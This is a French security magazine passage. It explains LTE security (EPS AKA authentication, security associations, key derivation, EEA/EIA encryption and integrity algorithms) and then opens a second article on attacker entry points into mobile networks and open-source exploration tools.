Le MME est l'entité de cœur du plan de contrôle. Dans le cœur de réseau, la gestion est assurée par le protocole GTP-C (*GPRS Tunneling Protocol for Control Plane*). L'interaction entre le cœur de réseau et le réseau d'accès est effectuée par l'intermédiaire des protocoles de l'S1-AP (*S1 Application Protocol*). SCTP (*Stream Control Transmission Protocol*) assure la bonne réception des messages de ce protocole. S1-AP est responsable en particulier du transfert de la signalisation et offre également la possibilité de transmission transparente des messages NAS (*Non-Access Stratum*). Les messages NAS permettent une signalisation directe entre le MME et l'UE. En particulier, ce protocole gère certaines fonctions pour la mobilité des UE ainsi que des fonctions de gestion et de sécurité capitales. Sur l'interface air, LTE-Uu, le protocole principal pour le plan de contrôle est RRC (*Radio Resource Control*). Il a un rôle important dans la gestion de la mobilité (voir Figure 2b).

1.2 Objectifs de sécurité

Pour bien comprendre les apports au niveau des objectifs de sécurité dans LTE, nous présentons une évolution de ceux-ci depuis GSM jusqu'à LTE en passant par UMTS. Dans GSM, on peut (de façon relativement arbitraire) mettre en avant trois objectifs de sécurité :

- authentification de l'abonné avant de lui donner accès au service ;
- secret des identités des utilisateurs et terminaux pour limiter la traçabilité ;
- confidentialité des communications entre le portable et l'antenne relais (optionnel).



Bien que la confidentialité des communications entre les portables et les antennes relais ait été optionnelle dans la norme GSM, dans la plupart des pays industrialisés, cette option était activée. Les mécanismes mis en place pour atteindre ces objectifs étaient parfois limités, mais nous ne reviendrons pas sur la fragilité de ceux-ci ni sur les nombreuses attaques portant atteinte à ces objectifs de sécurité (voir, par exemple, [NP09] [Spaar09] ou [BBK03]).

La norme UMTS a introduit deux autres objectifs qui nous paraissent primordiaux. Premièrement, l'authentification du réseau auprès des cartes USIM devient obligatoire dans les échanges nécessaires à l'authentification. Cet objectif a été introduit pour éviter des attaques de deux types. Premièrement, les attaques par fausse station de base, où typiquement des choix cryptographiques faibles étaient proposés aux terminaux. Deuxièmement, les attaques de type oracle, où des échanges d'authentification étaient simulés pour forcer la carte USIM à répondre à des faux défis et ces réponses étaient utilisées pour extraire les secrets contenus dans la carte. Le deuxième objectif introduit par la norme UMTS est la sécurisation d'une partie de la signalisation (dite RRC et correspondant à la signalisation des antennes radio) par des mécanismes d'intégrité et anti-rejeu.

Au niveau de LTE, le document de norme [TS 33.401] reprend les objectifs de sécurité de GSM et UMTS, et en ajoute d'autres parmi lesquels les suivants nous paraissent particulièrement importants :

- protection de l'intégrité et contre le rejeu pour l'ensemble de la signalisation ;
- gestion allégée des échanges cryptographiques dans les *handovers* (changements d'antenne) ;
- sécurisation de l'architecture en cas de compromission d'une antenne.

C'est en gardant en tête ces objectifs que nous allons décrire certains des moyens mis en place pour sécuriser l'architecture LTE. Quand un appareil se connecte à un réseau sous la norme LTE, une série de procédures visant à sécuriser les échanges se met en place dès la première tentative de connexion. Tout commence par un envoi d'une identité temporaire suivi par une authentification et un échange de clés. Ensuite, il y a une négociation des algorithmes de sécurité par la mise en place d'associations, et un système de dérivation de clés. À la fin du processus, signalisation et données sont sécurisées, et l'UE peut commencer à communiquer à travers le cœur du réseau de l'opérateur.

2 EPS Authenticated Key Agreement (AKA)

LTE ne définit pas de nouveau mécanisme d'authentification et d'échange de clés par rapport à UMTS. La principale différence avec UMTS réside dans

l'utilisation du matériel cryptographique, une fois ce dernier obtenu. Dans UMTS, il est directement utilisé pour le chiffrement et pour le contrôle d'intégrité alors que dans LTE, il y a un mécanisme de dérivation des clés qui présente de nombreux avantages : utilisation de clés indépendantes pour le plan utilisateur et de contrôle ; renouvellement des clés à chaque changement d'eNB (en cas d'itinérance) sans passer par un nouvel AKA ; et impossibilité pour un attaquant contrôlant un eNB de savoir quelles clés sont utilisées avec d'autres eNB.

La procédure d'authentification mutuelle et d'échange de clés (AKA) définie pour UMTS dans le document de norme [TS 33.102] est donc appliquée. Au cours de celle-ci, le réseau et l'utilisateur se prouvent mutuellement la connaissance d'une clé secrète K de 128 bits, connue des deux parties. Celle-ci n'est stockée que dans la carte USIM de l'utilisateur et dans le centre d'authentification (HSS/AuC) de son opérateur et ne sort jamais de ces deux endroits. Ceux-ci doivent également maintenir deux compteurs SQN_{MS} et SQN_{HE} : le premier est un compteur individuel relatif au terminal et le second est le plus grand compteur que la carte USIM ait déjà accepté. Le terminal de l'utilisateur (hors USIM) et les équipements réseau de l'opérateur ne connaissent quant à eux que des dérivés temporaires de cette clé par des fonctions à sens unique. La figure 3 décrit les échanges lors d'une authentification ainsi qu'une description simplifiée de la génération des différentes valeurs échangées et des critères d'avortement. Ces points sont décrits plus en détail dans les sous-sections suivantes.

2.1 Initialisation de l'AKA par un identifiant temporaire

Lorsqu'un terminal souhaite se connecter à un nœud du réseau, il envoie un identifiant temporaire de la carte USIM : le GUTI (*Globally Unique Temporary ID*) s'il était précédemment connecté à un réseau LTE ; ou un identifiant temporaire correspondant à une technologie plus ancienne (comme le P-TMSI pour l'UMTS) si l'UE vient d'un autre réseau sous l'une de ces technologies. L'objet de cet identifiant temporaire est d'éviter qu'il soit possible de tracer un utilisateur à partir d'une identité permanente ; ainsi, il est renouvelé régulièrement, stocké de façon sécurisée et transmis en clair uniquement lors d'une reconnexion au réseau. Le MME essaye de trouver l'identifiant permanent de l'USIM (l'IMSI, *International Mobile Subscriber Identity*) associé à l'identifiant temporaire envoyé, éventuellement en contactant d'autres MME (ou équivalents dans une autre technologie, comme par exemple le SGSN dans le monde GSM ou UMTS). S'il ne réussit pas à associer un identifiant permanent à l'identifiant temporaire envoyé, il demande à l'UE de lui envoyer son IMSI en clair. Bien sûr, tout ce mécanisme vise à éviter ce dernier cas car l'IMSI a une très grande durée de vie et permet donc de tracer un utilisateur à chaque fois qu'il est envoyé en




Figure 3 : Procédure d'authentification et d'accord de clé

clair. Le GUTI par contre est renouvelé régulièrement et envoyé sous forme chiffrée à l'UE, en particulier à la fin de la procédure d'authentification et d'échange de clés, rendant difficile de tracer un utilisateur.

2.2 Obtention des données d'authentification par le MME

Suite à cette « résolution » de l'identité de l'UE, les équipements réseau récupèrent auprès du centre d'authentification de l'opérateur d'origine un tableau ordonné de n vecteurs d'authentification notés $AV(1, \dots, n)$. Chacun de ces vecteurs est utilisable pour une unique authentification. Il est généré à partir de la clé secrète K de l'utilisateur, d'un numéro de séquence $XSQN$ de 48 bits, d'un « champ de management d'authentification » AMF de 16 bits et d'un challenge aléatoire $RAND$ de 128 bits ; ils sont ordonnés selon leur numéro de séquence. Un vecteur d'authentification est défini par la concaténation du challenge $RAND$, d'un champ $XRES$ de taille variable (de 4 à 16 octets), de deux clés IK et CK de 128 bits et d'une quantité $AUTN$ calculée d'après les quantités précédentes. Plus précisément, un vecteur d'authentification AV est défini par :

$$AV = RAND \parallel XRES \parallel CK \parallel IK \parallel AUTN$$

où \parallel désigne la concaténation et

$$- XRES = f2(K, RAND)$$

$$- CK = f3(K, RAND)$$

$$- IK = f4(K, RAND)$$

$$- AUTN = (XSQN \text{ xor } AK) \parallel AMF \parallel MAC \text{ où}$$

$$\rightarrow AK = f5(K, RAND)$$

$$\rightarrow MAC = f1(K, AMF, XSQN, RAND).$$

L'implémentation des fonctions $f1$ à $f5$ (définies dans le document de norme [TS 35.205]) n'est pas spécifiée par la 3GPP ; cependant, une implémentation de référence nommée *Milenage* est fournie par le 3GPP dans les documents de norme [TS 33.909] et [TS 35.206]. Notez que la figure 3 suppose pour simplifier qu'un seul vecteur d'authentification ait été récupéré auprès du HSS/AuC. En réalité, le MME sélectionne le prochain vecteur d'authentification à utiliser parmi l'ensemble reçu du HSS/AuC (le premier non utilisé dans $AV(1, \dots, n)$) et envoie au terminal un message *User Authentication Request*, ainsi que les quantités $RAND$ et $AUTN$ du vecteur choisi.

2.3 Validation du défi par l'UE, génération de la réponse, et validation de celle-ci par le réseau

Une fois le message *User Authentication Request* reçu, la carte USIM peut calculer une clé d'anonymat $AK = f5(K, RAND)$ et ainsi retrouver le numéro de séquence $XSQN$ contenu dans $AUTN$. Elle calcule ensuite $f1(K, AMF, XSQN, RAND)$ à partir du $XSQN$ qu'elle vient de calculer et compare le résultat à la valeur de MAC contenu dans le $AUTN$ qu'elle a reçu du réseau. Si les deux valeurs ne sont pas égales, la carte envoie au réseau le message *Authentication Failure* et stoppe la procédure ; dans le cas contraire, elle vérifie que le numéro de séquence est valide selon les critères de l'opérateur (pour simplifier, on peut dire $XSQN$ supérieur à la valeur SQN contenue dans la carte USIM). Si ce n'est pas le cas, elle envoie au réseau le message *Synchronization Failure*, ainsi que les données permettant au réseau de se resynchroniser, notamment le numéro de séquence courant de l'USIM sous forme chiffrée. Nous ne détaillons pas ici la procédure de resynchronisation décrite dans le document de norme [TS 33.102]. Si le numéro de séquence calculé est validé, alors la carte poursuit en calculant les clés CK et IK correspondantes ainsi qu'une quantité $RES = f2(K, RAND)$. Celle-ci est alors envoyée au réseau qui la compare avec la quantité $XRES$ présente dans le vecteur d'initialisation sélectionné. Si elles sont égales, l'authentification du terminal est acceptée par le réseau qui sélectionne alors les clés CK et IK correspondantes.

À la fin de la procédure d'authentification, le réseau et la carte USIM utilisent les clés CK et IK communes pour construire une clé maître K_{ASME} correspondant au contexte de sécurité courant. Comme nous le verrons par la suite, cette clé servira à en dériver toutes les clés utilisées durant les communications LTE, que ce soit pour assurer la confidentialité des communications et de la signalisation ou leur intégrité.



AUTOUR DE L'ARTICLE...

■ GARANTIES DE SÉCURITÉ OFFERTES PAR AKA

La procédure d'authentification et d'accord de clé AKA, malgré son apparente simplicité, offre plusieurs garanties du point de vue de la sécurité :

- Le protocole challenge-réponse constitué par la transmission de la quantité RAND et la réponse du terminal d'une donnée RES issue de l'application d'une fonction à sens unique (la fonction f2) sur ce challenge permet au réseau de s'assurer que le terminal dispose bien de la clé partagée stockée sur l'USIM.
- L'utilisation d'un numéro de séquence SQN à usage unique permet d'empêcher les attaques par rejeu au cours desquelles un attaquant tenterait de faire passer au terminal un AKA à partir d'un challenge qu'il aurait intercepté précédemment.
- Le masquage de ce numéro de séquence par la clé d'anonymisation AK issue du challenge RAND et de la clé partagée évite le traçage d'un utilisateur en détectant des numéros de séquences qui seraient éventuellement prédictibles.
- Enfin, la quantité MAC contenue dans la donnée AUTN transmise par le réseau permet au terminal de s'assurer à la fois de l'identité du réseau (en s'assurant que celui-ci connaît bien la clé partagée) et de l'intégrité des données reçues.

3 Associations de sécurité et dérivation des clés

Dans un médium partagé, l'équivalent de la prise réseau à laquelle on se connecte dans un réseau filaire commuté est la notion d'association. Une association est l'établissement d'informations uniques entre un nœud voulant utiliser le médium et le réseau. De façon naturelle, la mise en place d'une association est un moment privilégié pour sécuriser l'accès au réseau, ce qui se fait généralement en négociant la politique de sécurité à appliquer ainsi qu'en réalisant une authentification et un échange cryptographique.

La notion d'association de sécurité est centrale dans LTE. Pour avoir accès au réseau, il faut qu'un UE établisse une association de sécurité avec le réseau : on parle de l'*Evolved Packet-Switched domain Security Association* ou EPS SA. Il est important de remarquer que d'autres associations de sécurité peuvent être nécessaires pour accéder à d'autres services. Ainsi, par exemple, pour

avoir accès à des services multimédias, il peut être nécessaire d'établir une association de sécurité avec l'*IMS Core Network Subsystem*. Dans cet article, on ne considère pas ces autres associations.

L'EPS SA est subdivisée en deux : la *Non-Access Stratum Security Association* (NAS SA) et l'*Access Stratum Security Association* (AS SA). La première assure la sécurisation des échanges entre l'UE et le MME, et la seconde entre l'UE et l'eNB avec lequel il communique. Il est important de comprendre que si l'AS SA permet de sécuriser les échanges entre l'UE et l'eNB, le trafic entre l'eNB et le cœur du réseau n'est pas sécurisé par cette association. Pour cette raison, il est conseillé aux opérateurs dans [TS 33.401] de sécuriser ce trafic par la mise en place de tunnels IPsec en mode ESP.

3.1 Mise en place de l'association de sécurité NAS

La première association à être mise en place correspond au *Non-Access Stratum* et l'EPS AKA décrit dans la section précédente est son préambule. Une fois cet échange réalisé, l'UE et le MME négocient des algorithmes de chiffrement et de contrôle d'intégrité. Enfin, ils dérivent de K_{ASME} une clé de chiffrement K_{NASenc} et une clé pour le contrôle d'intégrité K_{NASint} pour les messages NAS. Cette procédure se termine par l'envoi par l'UE au MME d'un message standard « NAS SM Complete » chiffré et signé par les clés qui viennent d'être dérivées, ce qui clôt l'établissement de cette association de sécurité. À partir de ce point, l'ensemble des messages entre l'UE et le MME sont sécurisés (en simplifiant, car la mise en veille de l'UE peut provoquer que certains messages ne soient pas chiffrés pour la réactivation de l'association).

3.2 Mise en place de l'association de sécurité AS

Dès la fin de la mise en place de la NAS SA commence l'établissement de l'AS SA. Le MME dérive une clé à partir de K_{ASME} et de l'identité du eNB auquel est connecté l'UE et transmet cette clé à celui-ci. L'eNB dérive à partir de la clé qu'il a reçue du MME et des choix des algorithmes qu'il fait, une clé pour chiffrer les données sur le plan utilisateur et deux autres pour chiffrer et contrôler l'intégrité sur le plan de contrôle. Ensuite, il transmet à l'UE la liste de ses choix avec une somme d'intégrité générée avec la clé de contrôle d'intégrité du plan de contrôle. L'UE dérive à partir de K_{ASME} et de l'identité du eNB la clé maître qui a été envoyée à eNB par le MME, puis réalise la même dérivation tout en contrôlant que la liste d'algorithmes qu'il a reçue est correcte (en vérifiant la somme d'intégrité



avec les clés qu'il vient de dériver). Enfin, il envoie un message standard « AS SM Complete » avec une somme d'intégrité et l'association se termine quand l'eNB vérifie que celle-ci est correcte.

À partir de ce moment, l'UE dispose d'un choix d'algorithmes concordant avec ceux de son eNB et de son MME, et du matériel cryptographique associé pour chiffrer et assurer le contrôle d'intégrité autant au niveau du plan utilisateur que de contrôle.

3.3 Handovers et renouvellement des associations de sécurité

Si jamais, pour des raisons de mobilité, l'UE change d'eNB, le processus d'établissement d'une AS SA est à nouveau lancé par le MME. Pour une question de place, nous ne détaillerons pas l'ensemble des handovers, qui peuvent impliquer non seulement un changement d'eNB, mais aussi un changement de MME ou même de technologie. Dans ces situations, il peut bien sûr y avoir besoin d'un renouvellement de la NAS SA ou même du processus complet d'authentification.

Bien que globalement il y ait une amélioration dans l'ensemble des handovers, plaçons-nous dans le cas le plus simple à analyser et le plus favorable : celui où les deux eNB dépendent d'un même MME, où seulement l'AS SA est renouvelée. Il est important de comprendre que l'établissement de cette association est extrêmement rapide et permet d'accélérer significativement le handover tout en donnant de très bonnes garanties de sécurité.

Penchons-nous d'abord sur la question de l'efficacité. Pour renouveler l'AS SA, il suffit que le MME envoie une clé à l'eNB qu'il contrôle, et que UE et eNB échangent deux messages. La dérivation des clés est faite en calculant à chaque fois une fonction de hachage, ce qui demande peu de ressources.

D'un point de vue de la sécurité, l'ancien eNB ne connaît pas K_{ASME} et donc il ne peut pas dériver, comme le font l'UE et le MME, les nouvelles clés utilisées (on parle, plutôt à tort, de « forward security »). Même si un attaquant prend contrôle d'un eNB avec lequel un UE est en train de communiquer, dès que celui-ci réalisera un handover, l'attaquant ne pourra plus avoir accès au matériel cryptographique.

Dans les technologies antérieures, on avait le choix entre réaliser des handovers sans changer le matériel cryptographique, ou en recommençant l'AKA, ce qui implique des coûts importants en communication (messages échangés de bout en bout entre l'UE et le MME/SGSN) et en calcul. Pour plus d'informations sur le mécanisme de dérivation des clés que nous avons succinctement décrit et les avantages de celui-ci, [TS 33.220] est le document de référence à ce sujet.

4 Chiffrement et contrôle d'intégrité

Dans LTE, le chiffrement et le contrôle d'intégrité sont des éléments cruciaux de la sécurité des échanges entre les terminaux et les équipements réseau ; ils sont définis principalement au sein du document de norme [TS 33.401]. Ils sont bien évidemment utilisés pour assurer la confidentialité des communications entre les UE et les antennes relais, mais ils ont également leur rôle à jouer dans la protection contre le traçage des équipements, et donc des utilisateurs. Pour parvenir à ce résultat, le chiffrement et le contrôle d'intégrité devraient être appliqués bien évidemment aux communications de l'utilisateur (au niveau de la couche PDCCP), mais également aux informations de signalisation de la NAS et de la RRC (également au niveau de la couche PDCCP). Si le choix des éléments à chiffrer est laissé en option aux opérateurs, la quasi-totalité des éléments de signalisation radio doivent obligatoirement être soumis à un contrôle d'intégrité.

La 3GPP désigne les algorithmes de chiffrement et de contrôle d'intégrité respectivement par EEA (pour *EPS Encryption Algorithm*) et EIA (pour *EPS Integrity Algorithm*) :

- EEA0 et EIA0 désignent respectivement l'absence de chiffrement et de contrôle d'intégrité (EIA0 n'est autorisé que pour les appels d'urgence) ;
- EEA1 et EIA1 sont fondés sur l'algorithme SNOW 3G, ils sont exactement identiques aux algorithmes UEA2 et UIA2 déjà présents dans la norme UMTS ;
- EEA2 et EIA2 sont fondés sur le standard de chiffrement civil américain AES ;
- EEA3 et EIA3 sont fondés sur l'algorithme de chiffrement ZUC, introduit spécialement pour LTE par le gouvernement chinois (qui refuse d'utiliser un algorithme qui a été créé à l'étranger).

4.1 Principe de fonctionnement du chiffrement

Les algorithmes de la famille EEA sont en réalité uniquement des générateurs de flux chiffrant, c'est-à-dire qu'ils fournissent une suite de bits pseudo-aléatoires entièrement définie par les entrées de l'algorithme ; dans le cas d'EEA, cette suite est de longueur variable. Le chiffrement d'un bloc de données est réalisé par un chiffrement à flot utilisant EEA : le flux chiffrant généré par EEA est utilisé pour masquer le bloc de données en clair par un simple ou-exclusif bit-à-bit (voir figure 4). Les algorithmes de la famille EEA prennent en entrée :

- une clé de chiffrement K de 128 bits ;
- un compteur COUNT de 32 bits ;
- un identifiant de canal BEARER sur 5 bits ;




Figure 4 : Chiffrement des données à l'aide d'un algorithme de la famille EEA

- un bit de direction DIRECTION (0 pour le lien montant et 1 pour le lien descendant) ;
- et la longueur LENGTH du flux chiffrant à fournir en sortie, sur 16 bits.

Il est précisé dans la norme que le paramètre LENGTH doit uniquement agir sur la longueur du flux généré et pas sur leur contenu. Ainsi, deux appels à EEA dont le seul paramètre qui varie est LENGTH produiront deux séquences dont l'une sera une version tronquée de l'autre. Tous ces paramètres, à l'exception de la clé, sont des éléments publics ; ainsi si le réseau et le terminal partagent la même clé, ils sont en mesure de déchiffrer leurs messages en recalculant le bloc de flux chiffrant et en appliquant de nouveau le ou-exclusif bit-à-bit entre ce flux chiffrant et le bloc chiffré (voir figure 4).

4.2 Principe de fonctionnement du contrôle d'intégrité

Les algorithmes de la famille EIA produisent quant à eux des MAC (*Message Authentication Codes*) : une donnée de petite taille, en l'occurrence 32 bits, dépendante des entrées de l'algorithme et d'une clé partagée par l'expéditeur et le destinataire d'un message. Ce MAC est envoyé en même temps que les données transmises ; il suffit alors au récepteur de calculer de façon identique le MAC attendu pour les données qu'il a reçues et de le comparer avec celui qu'il a reçu. Si ceux-ci sont identiques, alors la probabilité que les données aient été altérées est très faible. Les algorithmes de la famille EIA prennent en entrée :

- une clé d'intégrité IK de 128 bits ;
- un compteur COUNT de 32 bits ;
- un identifiant de canal BEARER sur 5 bits ;
- un bit de direction DIRECTION (0 pour le lien montant et 1 pour le lien descendant) ;
- et le message lui-même, de longueur LENGTH.

Le choix des algorithmes utilisés pour le chiffrement et le contrôle d'intégrité, à l'instar de ce qui est fait dans GSM et UMTS, est laissé à l'initiative du réseau. On notera que les choix des algorithmes utilisés pour sécuriser la couche AS (signalisation RRC et communications utilisateur) et la couche NAS sont réalisés indépendamment et peuvent donc être différents. À la différence

de ce qui est fait dans GSM, les messages de sélection des algorithmes sont soumis au contrôle d'intégrité, afin d'empêcher un attaquant de forcer un chiffrement qui serait devenu trop faible.

Conclusion

LTE utilise des algorithmes standards en cryptographie, porte le chiffrement et le contrôle d'intégrité bien au-delà de ce qu'on avait dans les technologies précédentes, et utilise un système de dérivation de clés permettant de donner des bonnes garanties de sécurité en cas de compromission de différents éléments du réseau. Peut-on par conséquent espérer que LTE soit beaucoup plus sûr que les technologies précédentes ? Ce n'est pas si simple. En effet, il ne faut pas oublier que si un consortium comme le 3GPP a fait un grand effort en sécurité, c'est parce qu'il voit que les menaces ont fortement grandi. En effet, on a actuellement des UE de plus en plus complexes avec des OS utilisés pour une multitude de choses en même temps. Le tout IP implique qu'il suffit d'avoir un ordinateur et quelques logiciels libres (voir l'article intitulé « Réseaux mobiles : exploration, outillage et évolutions » dans ce même numéro) pour essayer de mettre en place des attaques. De nos jours, on déploie des réseaux avec de nombreuses interconnexions, des nœuds de plus en plus complexes avec de nombreuses fonctionnalités, en utilisant des technologies très standards parfaitement accessibles aux attaquants. Si les spécifications actuelles sont très positives au niveau des apports en sécurité, il est tout à fait concevable que le premier essai ne soit pas sans faute, au vu de l'importante évolution par rapport aux technologies antérieures. Il faudra aussi être attentif à la mise en œuvre des spécifications qui peut, elle aussi, donner lieu à des attaques spécifiques. Enfin, la portée des éventuelles attaques dépendra également des moyens mis en place pour la détection/supervision, la réactivité des opérateurs aux nouvelles brèches, etc. ■

RÉSEAUX MOBILES : EXPLORATION, OUTILLAGE ET ÉVOLUTIONS

Loïc Habermacher – loic.habermacher@orange.com



mots-clés : 3GPP / LTE / EXPLORATION / OSMOCOM / OPENBTS

L'objectif de cet article est de présenter les différents points d'entrée des réseaux mobiles ainsi que les outils d'exploration disponibles en open source. Il couvrira toutes les générations de réseaux mobiles avec un focus particulier sur les réseaux de 4e génération (LTE/EPC) et se terminera par une ouverture sur les évolutions de l'architecture et des écosystèmes prévues à moyen terme et ayant des impacts sécurité.

1 Introduction

Les réseaux mobiles sont devenus ces dernières années un champ d'investigation privilégié pour *hackers* en quête d'un nouveau terrain de jeu loin de la recherche de vulnérabilités *kernel* Windows ou de l'exploitation de navigateur web. Le sujet ne manque en effet pas d'attraits : de nombreux équipements très interconnectés, des piles protocolaires complexes, un empilement de technologies à des fins de rétrocompatibilité et un accès depuis la voie radio font des réseaux mobiles un terrain d'exploration riche et varié.

L'accès à l'information et une montée en compétence rapide sont cependant rendus difficiles par cette complexité. Les architectures et protocoles sont décrits dans de très nombreuses normes de plusieurs centaines de pages, les acronymes sont indénombrables, les outils souvent parcellaires et en constante évolution, et l'accès aux équipements télécoms limité si l'on ne travaille pas pour un opérateur ou un constructeur... Le but de cet article est de guider le lecteur dans cette masse d'information, de présenter les différents points d'entrée pour un attaquant et de faire un rapide état de l'art des outils disponibles et des évolutions à venir.

2 Par où commencer

2.1 Prérequis

L'architecture d'un réseau LTE/EPC (*Long Term Evolution/ Evolved Packet Core*) ainsi que les évolutions

des interfaces et des propriétés de sécurité par rapport aux réseaux UMTS sont présentées dans le premier article réseau mobile de ce dossier. Les acronymes ainsi que le rôle des différents éléments sont considérés comme acquis pour la suite de cet article.

2.2 Architecture et points d'entrée

Les normes pour toutes les générations de réseaux mobiles (2G, 3G, 4G) sont sous la responsabilité des groupes de travail du « 3rd Generation Partnership Project » (3GPP). Ces documents de références en constante évolution sont disponibles en accès libre et gratuit sur leur site web [1]. Une référence condensée et moins indigeste est disponible en [2] sous forme de livre : à privilégier pour une première approche.

Pour se retrouver dans cette masse de documentation, une première précision de terminologie est utile. Les spécifications dites de « stage 1 » sont des spécifications de services, les spécifications de « stage 2 », les spécifications d'architectures implémentant ces services et les spécifications de « stage 3 » décrivent l'implémentation technique (format de messages bit par bit, piles protocolaires, ...) de ces architectures.

Quand il s'agit d'implémenter des outils de *fuzzing* ou de manipulation de paquet, on se tournera donc plutôt vers des spécifications de « stage 3 », alors que pour une vue globale d'architecture, les spécifications de « stage 2 » sont tout indiquées. Les spécifications de « stage 1 » sont peu techniques et décrivent principalement des services, mais permettent d'avoir de bonnes indications sur les



futures évolutions des réseaux mobiles et peuvent être intéressantes pour identifier des axes de recherche.

La spécification qui décrit l'architecture d'un cœur de réseau 4G (de stage 2 donc) est la *Technical Specification* (TS) 23.401. L'accès radio est décrit dans la TS 36.300 [1]. L'architecture de sécurité est quant à elle décrite dans la TS 33.401 [1].

Pour identifier les principaux points d'entrée pour un attaquant, servons-nous de l'architecture de référence d'un réseau LTE sans *roaming* de la TS 23.401, adaptée en figure 1 ci-après. Les attaques peuvent être lancées :

- depuis un terminal ;
- depuis l'interface radio ;
- depuis un site avec un accès physique à une antenne (eNodeB) ;
- depuis le réseau de collecte (*backhaul*) reliant le réseau d'accès radio aux équipements de cœur de réseau ;
- depuis Internet ;
- depuis les réseaux d'administration des différents équipements ;
- depuis les interfaces de roaming ;
- directement dans le cœur de réseau.

2.3 Et les firewalls, IDS/IPS dans tout ça ?

La première chose qui interpelle dans les diagrammes d'architecture 3GPP, c'est que l'on a affaire à une architecture fonctionnelle et très simplifiée. On n'y représente que les interfaces nécessaires à l'interopérabilité entre équipements de différents constructeurs et on ne détaille quasiment aucun aspect opérationnel.

Aucune mention, par exemple, de la complexité des réseaux de collecte reliant le réseau d'accès radio au




Figure 1 : Architecture d'un réseau LTE/EPC et points d'entrée pour un attaquant




Figure 2 : Architecture 3GPP NDS/IP

cœur de réseau qui peuvent s'appuyer sur de nombreuses technologies (MPLS, VPLS, faisceau hertzien, ATM, FTTx, accès xDSL, ...) et mettent en jeu de nombreux équipements intermédiaires. L'ingénierie réseau (plan d'adressage IP, *load balancing*, protection contre les DDoS, ...) est également hors du cadre des spécifications.

Tous ces points, cruciaux dans la sécurité globale de l'infrastructure, sont sous la responsabilité des opérateurs dans un réseau réel.

2.4 Et entre opérateurs ?

D'un point de vue architecture de sécurité (TS 33.401 [1]), ce niveau d'abstraction se retrouve également dans l'absence d'indication a priori sur la segmentation et le cloisonnement intra cœur de réseau et inter opérateurs.

Ces considérations sont développées dans deux autres documents, les TS 33.210 et TS 33.310. Les éléments des réseaux 3GPP y sont regroupés en « security domains ». Un « security domain » est, par définition, sous le contrôle d'une seule entité administrative, généralement un opérateur, mais le découpage en « security domains » est libre. Entre deux « security domains » (typiquement communications inter-opérateurs), il est recommandé d'utiliser des tunnels IPsec ESP avec IKEv2 pour protéger le trafic (interface Za de la figure 2). L'interface Zb de la figure 2 représente les communications entre deux équipements d'un même « security domain » (communication intra-cœur réseau). IPsec est là aussi recommandé par les normes, mais sa mise en œuvre peut être plus délicate en pratique.

